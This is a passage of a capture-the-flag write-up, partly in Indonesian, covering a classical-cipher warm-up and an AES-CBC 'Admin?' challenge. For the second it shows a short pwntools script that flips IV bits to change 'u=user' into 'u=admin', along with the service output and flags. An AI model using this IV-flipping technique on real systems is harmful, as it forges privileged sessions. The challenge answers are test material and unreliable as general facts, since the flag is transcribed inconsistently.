    for i in range(len(p)):  
        if p[i].isalpha():  
            # cipher += chr(((ord(p[i]) - 65 + len(k)) % 26) + 65)  
            cipher += chr(((ord(p[i]) + 65 - len(k)) % 26) + 65)  
        else:  
            cipher += p[i]  
    return cipher  
  
def vigenere_enc(p,k):  
    cipher = ""  
    for i in range(len(p)):  
        if p[i].isalpha():  
            # cipher += chr((ord(p[i]) - 65 + ord(k[i % len(k)]) - 65) % 26 + 65)  
            cipher += chr((ord(p[i]) + 65 - ord(k[i % len(k)]) - 65) % 26 + 65)  
        else:  
            cipher += p[i]  
    return cipher  
  
def main():  
    cipher = vigenere_enc(flag, KEY)  
    cipher = caesar_enc(cipher, KEY)  
  
    print(cipher)  
  
if __name__ == '__main__':  
    main()
```

```
bleco@bleco-VirtualBox:~/Downloads/osc-final$ cd ..  
bleco@bleco-VirtualBox:~/Downloads/osc-final$ python3 solver-warmup.py  
OSC2022{CLASSIC_CIPHERS_ARE_NOT_SAFE_TODAY}  
bleco@bleco-VirtualBox:~/Downloads/osc-final$
```

Flag : OSC2022{CLASSIC\_CIPHERS\_ARE\_NOT\_SAFE\_TODAY}

## Admin? (377 pts)

Diberikan nc dan source codenya, berdasarkan source codenya dapat disimpulkan nc ini mengenkripsi menggunakan AES CBC. Dan disini diminta untuk hasil decrypt aes yang

awalnya adalah u=user menjadi u=admin. Setelah mencari-cari ternyata terdapat sebuah teknik bermanfaat byte flipping, yang berguna mengubah hasil deskripsi menjadi u=admin. Dari yang kami baca-baca, kami dapat mengubah iv untuk membuat hasil deskripsi menjadi u=admin. Dengan berpatokan [writeup](#) ini, kami pun mencoba mengikuti langkah penulis wu tersebut, dan akhirnya berhasil

```
bleco@bleco-VirtualBox:~/Downloads/osc-final$ nc 128.199.210.141 4246
[REDACTED]
[REDACTED] Welcome to our Bug Bounty! [REDACTED]
[REDACTED]
Here are some encrypted texts for you!
INTIAL VECTOR: 043bf9ca05ed77b4bf9a6fdf8edbc6a6
ENCRYPTED BODY: 95a6db59e4b6ae7be1f41411190c7475
[REDACTED]
[REDACTED]
Try modifying the encrypted text we gave you
and see if you can login as the admin!
```

```
from pwn import *
from Crypto.Util.Padding import pad
import codecs
decode_hex = codecs.getdecoder('hex_codec')

iv = '043bf9ca05ed77b4bf9a6fdf8edbc6a6'
iv = decode_hex(iv)[0]
user = pad(b'u=user',16)
admin = pad(b'u=admin',16)

payload = xor(user,admin)
iv_ = xor(iv, payload)
print(iv_.hex())
```

YOUR INITIAL VECTOR: 043beddd0df613b7bc996cdc8dd8c5a5  
YOU ENCRYPTED BODY: 95a6db59e4b6ae7be1f41411190c7475

██████████ Welcome Admin! ██████████

FLAG: OSC2022{w4iT\_tH3\_iV\_c4N\_B\_u53d\_t0\_m4nIpvL4t3\_tH3\_pL41nT3xT\_t0\_4dm1n?!?!?!

Continue? Y/N: N

Flag :

OSC2022{w4iT th3 iV c4N B u53d t0 m4nlpvL4t3 tH3 pL41nT3xT t0 4dm1n?i!?!?i!}